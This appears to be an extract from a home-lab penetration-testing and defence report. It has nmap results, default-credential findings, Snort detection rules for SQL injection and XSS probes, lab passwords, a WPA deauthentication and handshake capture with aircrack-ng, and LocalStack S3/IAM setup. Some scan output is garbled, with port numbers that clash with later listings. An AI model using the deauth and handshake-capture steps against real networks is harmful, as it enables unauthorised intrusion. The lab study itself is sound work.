Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
23/tcp    open  telnet
80/tcp    open  http         Apache httpd
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
443/tcp   open  ssl/http    Apache httpd
45/tcp    open  netbios-ssn  Samba smbd 4.6.2
409/tcp   open  nfs_acl     3 (RPC #100227)
357/tcp   open  http         BaseHTTPServer 0.6 (Python 3.11.2)
12321/tcp open  ssl/warehouse-sss?
37695/tcp open  mountd     1-3 (RPC #100005)
44333/tcp open  nlockmgr   1-4 (RPC #100021)
50453/tcp open  mountd     1-3 (RPC #100005)
55237/tcp open  mountd     1-3 (RPC #100005)
60267/tcp open  status     1 (RPC #100024)
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit
.cgi?new-service :
===== NEXUS SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY) =====
SF-Port23-TCP:V=7.94SVN%I=7%D=6/12%Time=684B365A%P=x86_64-pc-linux-gnu%R%
SF:ULL,15,"\xff\xfb%\xff\xfb\0\xfd\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xf
SF:\ffd\xfd$")%r(genericLines,15,"\xff\xfb%\xff\xfb\0\xfd\xfd\x18\xff\xfd\x20\x
SF:\ffd\xfd#\xff\xfd'\xff\xfd$")%r(tn3270,21,"\xff\xfb%\xff\xfb\0\xfd\xfd\xfd\x
SF:x18\xff\xfd\x20\xff\xfd\xfd'\xff\xfd$")%r(xfe\x19\xff\xfc\x19\xff\xf
SF:\ffd\0\xff\xfb\0")%r(GetRequest,15,"\xff\xfb%\xff\xfb\0\xfd\xfd\x18\xff\xf
SF:\ffd\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd$")%r(RPCCheck,15,"\xff\xfb%\xff\xfb\0\x
SF:\ffd\xfd\x18\xff\xfd\xfd\x20\xff\xfd\xfd'\xff\xfd$")%r(Helper,15,"\xff\xf
SF:\ffb%\xff\xfb\0\xfd\xfd\x18\xff\xfd\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd$")%r(S
SF:IPOptions,15,"\xff\xfb%\xff\xfb\0\xfd\xfd#\xff\xfd'\xff\xfd$")%r(NCP,15,"\xff\xf
SF:\fd'\xff\xfd$")%r(NCP,15,"\xff\xfb%\xff\xfb\0\xfd\xfd\xfd\x18\xff\xfd\x20\xf
SF:\fd\xfd#\xff\xfd'\xff\xfd$");
```

Figure 10.30

Figure 10.31 (See Appendix 10)

## 2.3 Check for default credentials

### -2.3.A Telnet login attempt

Figure 10.32 (See Appendix 10)

### -2.3.B SSH/SFTP login attempt

Figure 10.33 (See Appendix 10)

### -2.3.C FTP login attempt

Figure 10.34 (See Appendix 10)

### -2.3.D Web interface login

Figure 10.35 (See Appendix 10)

## 2.4 Identify known CVEs via banners

```
(kali㉿kali)-[~]
└─$ grep -E "vsftpd|OpenSSH|telnetd|Apache|Webmin|Samba|syslog" ~/iot_assessment/iot_nmap_all_ports.txt ~/iot_assessment/iot_cve_research.txt
/home/kali/iot_assessment/iot_nmap_all_ports.txt:22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
/home/kali/iot_assessment/iot_nmap_all_ports.txt:80/tcp    open  http         Apache httpd
/home/kali/iot_assessment/iot_nmap_all_ports.txt:139/tcp   open  netbios-ssn  Samba smbd 4.6.2
/home/kali/iot_assessment/iot_nmap_all_ports.txt:443/tcp   open  ssl/http     Apache httpd
/home/kali/iot_assessment/iot_nmap_all_ports.txt:445/tcp   open  netbios-ssn  Samba smbd 4.6.2
grep: /home/kali/iot_assessment/iot_cve_research.txt: No such file or directory
```

Figure 10.36

## 2.5 Capture unencrypted traffic




Figure 10.37

## 2.6 IoT misconfigurations and issues

### 1. Telnet open (port 23) via inetutils-telnetd

- Risk: Credentials sent in plaintext—captured by Wireshark

2. Default credentials (`root/Passw0rd`) accepted on Telnet, SSH, FTP, Webmin
3. Outdated service versions with known CVEs
  - vsftpd 3.0.3, Apache 2.4.25, Samba 4.7.6, Webmin 1.890
4. SMB (139/445) exposed with default shares
  - Risk: anonymous NTLM/null sessions possible.
5. syslogd (udp/514) open
  - Risk: attacker can inject false logs.

End subtask 2

### **Task 11: Defense Strategies (Mark Kovach)**

**Subtask 1:** Develop an Intrusion Detection/Prevention System (IDS/IPS) rule set using Snort

#### **1.1 Create a VM**

```
snort login: snort
Password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri Jun 13 06:26:54 AM UTC 2025

System load: 0.0          Processes:           109
Usage of /: 41.3% of 10.72GB   Users logged in:     0
Memory usage: 5%
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

*Figure 11.1*

#### **1.2 Baseline capture for 15 minutes**

```

snort@snort:~$ sudo ip link set ens18 promisc on
[sudo] password for snort:
snort@snort:~$ ls /var/log/sniff
ls: cannot access '/var/log/sniff': No such file or directory
snort@snort:~$ mkdir /var/log/sniff
mkdir: cannot create directory '/var/log/sniff': Permission denied
snort@snort:~$ sudo mkdir /var/log/sniff
[sudo] password for snort:
snort@snort:~$ sudo tcpdump -i any -G 900 -w /var/log/sniff/baseline_2025-06-13.pcap
[sudo] password for snort:
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
Is
'C55426 packets captured
82002 packets received by filter
0 packets dropped by kernel
snort@snort:~$ _
```

*Figure 11.2*

### 1.3 Install Snort 2 on Ubuntu server vm and get it running

After boundless headaches i decided to install it as a docker on the localstack vm

```

localstack@localstack:~$ sudo docker run --rm frapsoft/snort --version
*-> Snort! <*-
o'')~ Version 2.9.8.2 GRE (Build 385)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8
```

*Figure 11.3*

Run snort with host networking and launch in sensor only mode

```

include $RULE_PATH/x11.rules
#####
# Step #2: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
#####

# decoder and preprocessor event rules
# include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules

#####
# Step #3: Customize your Shared Object Snort Rules
# For more information, see http://vrt-blog.snort.org/2009/01/using-vrt-certified-shared-object-rules.html
#####

# dynamic library rules
# include $$RULE_PATH/bad-traffic.rules
# include $$RULE_PATH/chat.rules
# include $$RULE_PATH/dos.rules
# include $$RULE_PATH/exploit.rules
# include $$RULE_PATH/icmp.rules
# include $$RULE_PATH/imap.rules
# include $$RULE_PATH/misc.rules
# include $$RULE_PATH/multimedia.rules
# include $$RULE_PATH/netbios.rules
# include $$RULE_PATH/ntp.rules
# include $$RULE_PATH/p2p.rules
# include $$RULE_PATH/smtp.rules
# include $$RULE_PATH/snmp.rules
# include $$RULE_PATH/specific-threats.rules
# include $$RULE_PATH/web-activex.rules
# include $$RULE_PATH/web-client.rules
# include $$RULE_PATH/web-lis.rules
# include $$RULE_PATH/web-nisc.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf
localstack@localstack:~$ sudo touch /opt/snort/rules/custom.rules
localstack@localstack:~$ sudo docker run -d --name snort-sensor --network host --cap-add=NET_ADMIN --cap-add=NET_RAW -v /opt/snort/etc/snort.conf:/etc/snort/snort.conf -v /opt/snort/rules:/etc/snort/rules -v /opt/snort/log:/var/log/snort snortrules/snort2:latest -i eth0 -c /etc/snort/snort.conf -A console
Unable to find image 'snortrules/snort2:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": dial tcp: lookup registry-1.docker.io on 127.0.0.53:53: server misbehaving
Run 'docker run --help' for more information
localstack@localstack:~$ sudo docker run -d --name snort-sensor --network host --cap-add=NET_ADMIN --cap-add=NET_RAW -v /opt/snort/etc/snort.conf:/etc/snort/snort.conf -v /opt/snort/rules:/etc/snort/rules -v /opt/snort/log:/var/log/snort frapsoft/snort -i eth0 -c /etc/snort/snort.conf -A console
1bb664c832dbc901914711cffff014c9a0d17eedf4822cd771de48ef500b2ccd
localstack@localstack:~$ _
```

*Figure 11.4*

`sudo mkdir -p /opt/snort/etc /opt/snort/rules /opt/snort/log`

```

sudo mkdir -p /opt/snort/etc
docker run --rm snortrules/snort2:latest cat /etc/snort/snort.conf | sudo tee
/opt/snort/etc/snort.conf
sudo touch /opt/snort/rules/custom.rules
Launch snort in sensor only mode
docker run -d --name snort-sensor --network host --cap-add=NET_ADMIN
--cap-add=NET_RAW -v /opt/snort/etc/snort.conf:/etc/snort/snort.conf -v
/opt/snort/rules:/etc/snort/rules -v /opt/snort/log:/var/log/snort snortrules/snort2:latest -i eth0 -c
/etc/snort/snort.conf -A console

```

## 1.4 Add five custom rules

```

GNU nano 7.2                               /opt/snort/rules/custom.rules *
# CUSTOM RULES FOR THIS SNORT NONSENSE
# 1000001 - FTP creds in clear-text for IoT Fileserver
alert tcp any any -> 192.168.1.12 21 \
  (msg:"LAB FTP CLEAR TEXT USER[PASS] to Fileserver"; \
  flow:established,to_server; content:"USER "; nocase; sid:1000001; rev:1;)

# 1000002 - Telnet usage to Metasploitable2 or Fileserver
alert tcp any any -> [192.168.1.6,192.168.1.12] 23 \
  (msg:"LAB TELNET SESSION"; sid:1000002; rev:1;)

# 1000003 - SQLi probe against DVWA
alert tcp any any -> 192.168.1.9 80 \
  (msg:"LAB SQLI UNION SELECT to DVWA"; \
  flow:to_server,established; content:"UNION SELECT"; nocase; sid:1000003; rev:1;)

# 1000004 - Reflected XSS (<script>) to DVWA
alert tcp any any -> 192.168.1.9 80 \
  (msg:"LAB XSS SCRIPT TAG to DVWA"; \
  flow:to_server,established; content:<script>; nocase; sid:1000004; rev:1;)

# 1100001 - Policy: IoT Fileserver tries to reach JC's laptop's SMB ("should" never happen)
alert tcp 192.168.1.12 any -> 192.168.1.50 445 \
  (msg:"LAB POLICY VIOLATION IoT->Stinkpad SMB"; \
  classtype:bad-unknown; sid:1100001; rev:1; priority:1;)

include /etc/snort/rules/custom.rules

```

File Name to Write: /opt/snort/rules/custom.rules

<input type="button" value="^G Help"/>	<input type="button" value="M-D DOS Format"/>	<input type="button" value="M-A Append"/>	<input type="button" value="M-B Backup File"/>
<input type="button" value="^C Cancel"/>	<input type="button" value="M-M Mac Format"/>	<input type="button" value="M-P Prepend"/>	<input type="button" value="Browse"/>

Figure 11.5

**Subtask 2:** Create a network segmentation plan using a tool like [draw.io](#)




Figure 11.6

## Environment

### Hardware:

Netgear X6S Nighthawk

-No WAN

Dell R340

-8DDG243

-Intel Xeon E-2224 3.4GHz, 8M cache, 4C/4T, turbo (71W)

-16GB 2666MT/s DDR4 ECC UDIMM

-Broadcom 5720 Dual Port 1GbE BASE-T Adapter, PCIe Low Profile

-PERC H330 RAID Controller

-Dual Hot Plug Power Supplies 350W

-Static Rails

-2 \* 512gb SATA SSD

### Software:

#### OS: Proxmox

#### VM0 (ID: 100): Kali

#### VM1 (ID: 9000): Metasploitable 2

192.168.1.

<https://sourceforge.net/projects/metasploitable/>

<https://forum.proxmox.com/threads/metasploitable2.126195/>

#### VM2 (ID: 9001): DVWA

turnkey lamp v18.1

<https://www.turnkeylinux.org/lamp>

Passw0rd

web: 192.168.1.9

webmin: 192.168.1.9:12321

adminer: 192.168.1.9:12322

ssh/sftp: root@192.168.1.9 (port 22)

<https://github.com/digininja/DVWA>

php db user/pass: dvwa/p@ssw0rd

mariadb password Passw0rd

mariadb create user dvwa@localhost identified by p@ssw0rd  
192.168.1.9/dvwa/  
user/pass admin/password

#### **VM3 (ID:9002): LocalStack / Snort**

ubuntu server 22.04  
192.168.1.10  
user/pass localstack/localstack  
installed docker  
installed localstack.tar (was a whole process)  
installed snort3-docker.tar  
frapsoft/snort

#### **VM4 (ID:9003): IoT Sim**

Turnkey Fileserver V18.0  
<https://www.turnkeylinux.org/fileserver>  
root/Passw0rd  
web: 192.168.1.12  
webmin: 192.168.1.12:12321  
SMB/CIFS: \\192.168.1.12 (ports 139/445)  
FTP/FTPS: root@192.168.1.12 (port 21)  
SSH.SFTP: root@192.168.1.12 (port 22)  
inetutils-telnetd, inetutils-syslogd, and openbsd-inetd

#### **VM5 (ID:9004): REMnux**

<https://docs.remnux.org/install-distro/get-virtual-appliance>  
Note: Display should be set to VMware compatible  
CPU should be set to qemu64  
user/pass remnux/malware  
192.168.1.69  
Isolated VLAN

#### **VM6 (ID:9005): Windows 10**

192.168.1.100  
Isolated VLAN

## **Appendix**

**Figure 1.** A screenshot of the Metasploitable2 target created in OpenVAS:

The screenshot shows the OpenVAS interface under the 'Targets' section. On the left is a navigation sidebar with links like Dashboards, Scans, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main area is titled 'Targets 1 of 1' and shows a single target named 'Metasploitable2'. The target details table includes columns for Name, Hosts, IPs, Port List, Credentials, and Actions. Below the table, there's a detailed configuration panel for 'Hosts' with settings for IP range (192.168.1.6/24), maximum hosts (254), simultaneous scanning (Yes), reverse lookup (No), alive test (Scan Config Default), and port list (All IANA assigned TCP). At the bottom, there are buttons for applying filters and navigating through the results.

**Figure 2.** A screenshot of the task created using the OpenVAS default scanner and “Full and Fast” scan config:

The screenshot shows the OpenVAS interface under the 'Tasks' section. The left sidebar includes 'Scans' (selected), Reports, Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main area displays a task named 'Metasploitable2 - Full and Fast' with a 'New' status indicator. The task configuration panel includes sections for 'Target' (Metasploitable2), 'Scanner' (OpenVAS Default, Type: OpenVAS Scanner, Scan Config: Full and fast), and 'Assets' (Add to Assets: Yes, Apply Overrides: Yes, Min QoD: 70 %). The 'Scanner' section also specifies the order of targets as sequential, maximum concurrent NVTs per host as 4, and maximum concurrent scanned hosts as 20.

**Figure 3.** A screenshot of the results from running a whois lookup on tryhackme.com:

```
[recon-ng][default] > modules search whois
[*] Searching installed modules for 'whois'...

Recon
-----
recon/companies-domains/viewdns_reverse_whois
recon/companies-multi/whois_miner
recon/domains-companies/whoxy_whois
recon/domains-contacts/whois_pocs
recon/netblocks-companies/whois_orgs

[recon-ng][default] > modules load recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > options set SOURCE vulnweb.com
SOURCE => vulnweb.com
[recon-ng][default][whois_pocs] > options show
Manages the current context options

Usage: options <list|set|unset> [...]
[recon-ng][default][whois_pocs] > run

-----
VULNWEB.COM
-----
[*] URL: http://whois.arin.net/rest/pocs;domain=vulnweb.com
[*] No contacts found.
[recon-ng][default][whois_pocs] > options set SOURCE tryhackme.com
SOURCE => tryhackme.com
[recon-ng][default][whois_pocs] > run

-----
TRYHACKME.COM
-----
[*] URL: http://whois.arin.net/rest/pocs;domain=tryhackme.com
[*] No contacts found.
[recon-ng][default][whois_pocs] > show contacts
[*] No data returned.
[recon-ng][default][whois_pocs] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > options set SOURCE tryhackme.com
SOURCE => tryhackme.com
[recon-ng][default][bing_domain_web] > run
```

## Appendix 5

```
(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 28:80:88:33:36:D2 --channel 7 --write wpa_cap wlan0mon
20:00:25  Created capture file "wpa_cap-04.cap".
20:00:25  Sending 64 directed DeAuth (code 7) [STMAC: [A4:73:B9:F7:2B:6C]] [ 0|63 ACKs]
20:00:25  Sending 64 directed DeAuth (code 7) [STMAC: [A4:73:B9:F7:2B:6C]] [ 0|65 ACKs]
20:00:25  Sending 64 directed DeAuth (code 7) [STMAC: [A4:73:B9:F7:2B:6C]] [ 0|66 ACKs]
20:00:25  Sending 64 directed DeAuth (code 7) [STMAC: [A4:73:B9:F7:2B:6C]] [ 0|64 ACKs]
20:00:25  Sending 64 directed DeAuth (code 7) [STMAC: [A4:73:B9:F7:2B:6C]] [ 0|63 ACKs]

(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 28:80:88:33:36:D2 --channel 10 --write wpa_cap wlan0mon
05:57:06  Waiting for beacon frame (BSSID: 28:80:88:33:36:D2) on channel 10
05:57:06  Sending 64 directed DeAuth (code 7) [STMAC: [0A:70:6B:96:4D:78]] [ 0|68 ACKs]
05:57:07  Sending 64 directed DeAuth (code 7) [STMAC: [0A:70:6B:96:4D:78]] [ 0|63 ACKs]
05:57:07  Sending 64 directed DeAuth (code 7) [STMAC: [0A:70:6B:96:4D:78]] [ 0| 7 ACKs]
05:57:07  sending 64 directed DeAuth (code 7) [STMAC: [0A:70:6B:96:4D:78]] [ 0| 8 ACKs]
05:57:08  Sending 64 directed DeAuth (code 7) [STMAC: [0A:70:6B:96:4D:78]] [ 0| 0 ACKs]

(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 28:80:88:33:36:D2 --channel 10 --write wpa_cap wlan0mon
05:59:08  Waiting for beacon frame (BSSID: 28:80:88:33:36:D2) on channel 10
05:59:11  wlan0mon is on channel 10, but the AP uses channel 7

(kali㉿kali)-[~]
└─$ airodump-ng -c 7 --bssid 28:80:88:33:36:D2 --write wpa_cap wlan0mon
CH 7 ][ Elapsed: 48 s ][ 2025-06-15 20:01 ][ WPA handshake: 28:80:88:33:36:D2mon
BSSID           PWR RXQ Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
28:80:88:33:36:D2    -8 100      242     102  0    7 195   WPA2 CCMP  PSK Vulnerable
BSSID           WAITING STATION ESSID          PWR  Rate Lost  Frames Notes Probes
28:80:88:33:36:D2  CA:F0:CD:14:4B:68  -24   0 - 1e    0     9      1  1136 PMKID Vulnerable
28:80:88:33:36:D2  0A:7D:6B:96:4D:78  -40  1e- 6e    1     1136 PMKID Vulnerable
Quitting ...
```

**Figure 5.2**

```
(kali㉿kali)-[~]
└─$ aircrack-ng wpa_cap-05.cap -j wpa
Reading packets, please wait ...
Opening wpa_cap-05.cap
Read 3395 packets.

#   BSSID          ESSID           Encryption
1  28:80:88:33:36:D2  Vulnerable      WPA (1 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait ...
Opening wpa_cap-05.cap
Read 3395 packets.

1 potential targets

Building Hashcat file ...

[*] ESSID (length: 10): Vulnerable
[*] Key version: 2
[*] BSSID: 28:80:88:33:36:D2
[*] STA: 0A:7D:6B:96:4D:78
[*] anonce:
09 9A 96 FA 38 89 F5 8E 5E 0B F8 8B C6 75 7D 49
80 85 B3 14 EF 60 97 03 74 C5 03 AA 80 DB F6 AE
[*] snonce:
AF 67 C1 4C 0B 98 8C 25 2D 0C 68 16 64 AC D7 CF
1F 5D 50 98 98 07 BE 92 11 EB AD B4 14 37 98 2B
[*] Key MIC:
72 AD 4B 40 5A 33 D9 C0 12 E2 EC 45 E4 C3 E5 F9
[*] eapol:
01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00
00 A6 67 C1 4C 0B 98 8C 25 2D 0C 68 16 64 AC D7
CF 1F 5D 50 98 98 07 BE 92 11 EB AD B4 14 37 98
2B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 16 30 14 01 00 00 0F AC 04 01 00 00 0F AC
04 01 00 00 0F AC 02 00 00
```

Figure 5.4

## Appendix 10

```
localstack@localstack:~$ uname -a
Linux localstack 6.11.0-26-generic #26~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Apr 17 19:20:47 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
localstack@localstack:~$ hostnamectl
Static hostname: localstack
  Icon name: computer-vm
    Chassis: vm ♦
  Machine ID: 442cec4c47c5472a889997cfad7857cc
    Boot ID: a73d73822b5347dba4c85c0f3588e9db
Virtualization: kvm
Operating System: Ubuntu 24.04.2 LTS
  Kernel: Linux 6.11.0-26-generic
Architecture: x86-64
Hardware Vendor: QEMU
Hardware Model: Standard PC _i440FX + PIIX, 1996
Firmware Version: rel-1.16.3-0-ga6ed6b701f0a-prebuilt.qemu.org
  Firmware Date: Tue 2014-04-01
  Firmware Age: 11y 2month 2d
localstack@localstack:~$ sudo docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
                   NAMES
▶ 3b7c4103e1   localstack/localstack   "docker-entrypoint.sh"   25 hours ago   Up 25 hours (unhealthy)   4510-4559/tcp, 5678/tcp, 0.0.0.0:4566->4566/tcp, [::]
...->4566/tcp   localstack
```

Figure 10.1

```
localstack@localstack:~$ sudo docker exec -it localstack sh -c 'echo $SERVICES'
$3,iam,ec2
```

Figure 10.2

```
(kali㉿kali)-[~]
└─$ cat > ~/.aws/credentials <<EOF
[default]
aws_access_key_id = DUMMYKEY
aws_secret_access_key = DUMMYSECRET
EOF

(kali㉿kali)-[~]
└─$ cat > ~/.aws/config <<EOF
[default]
region = us-east-1
output = json
EOF
```

Figure 10.3

```
(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api create-bucket --bucket ml-logs --region us-east1
{
    "Location": "/ml-logs"
}
```

Figure 10.4

```
(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api create-bucket --bucket public-assets --region us-east1
{
    "Location": "/public-assets"
}
```

Figure 10.5

```
(kali㉿kali)-[~]
└─$ echo "Private file with very sensitive content" > private.txt
(kali㉿kali)-[~]
└─$ aws --profile default --endpoint-url=http://192.168.1.10:4566 s3 cp private.txt s3://public-assets
upload: ./private.txt to s3://public-assets/private.txt
```

Figure 10.8

```
(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api list-buckets --query "Buckets[].Name"
[
    "ml-logs",
    "public-assets"
]
```

Figure 10.9

```
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-user --user-name AdminUser
{
    "User": {
        "Path": "/",
        "UserName": "AdminUser",
        "UserId": "ot9weiybvrzeliqqg79z1",
        "Arn": "arn:aws:iam::000000000000:user/AdminUser",
        "CreateDate": "2025-06-12T05:46:08.741000+00:00"
    }
}
task0Sub...[~]
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-user --user-name DevUser
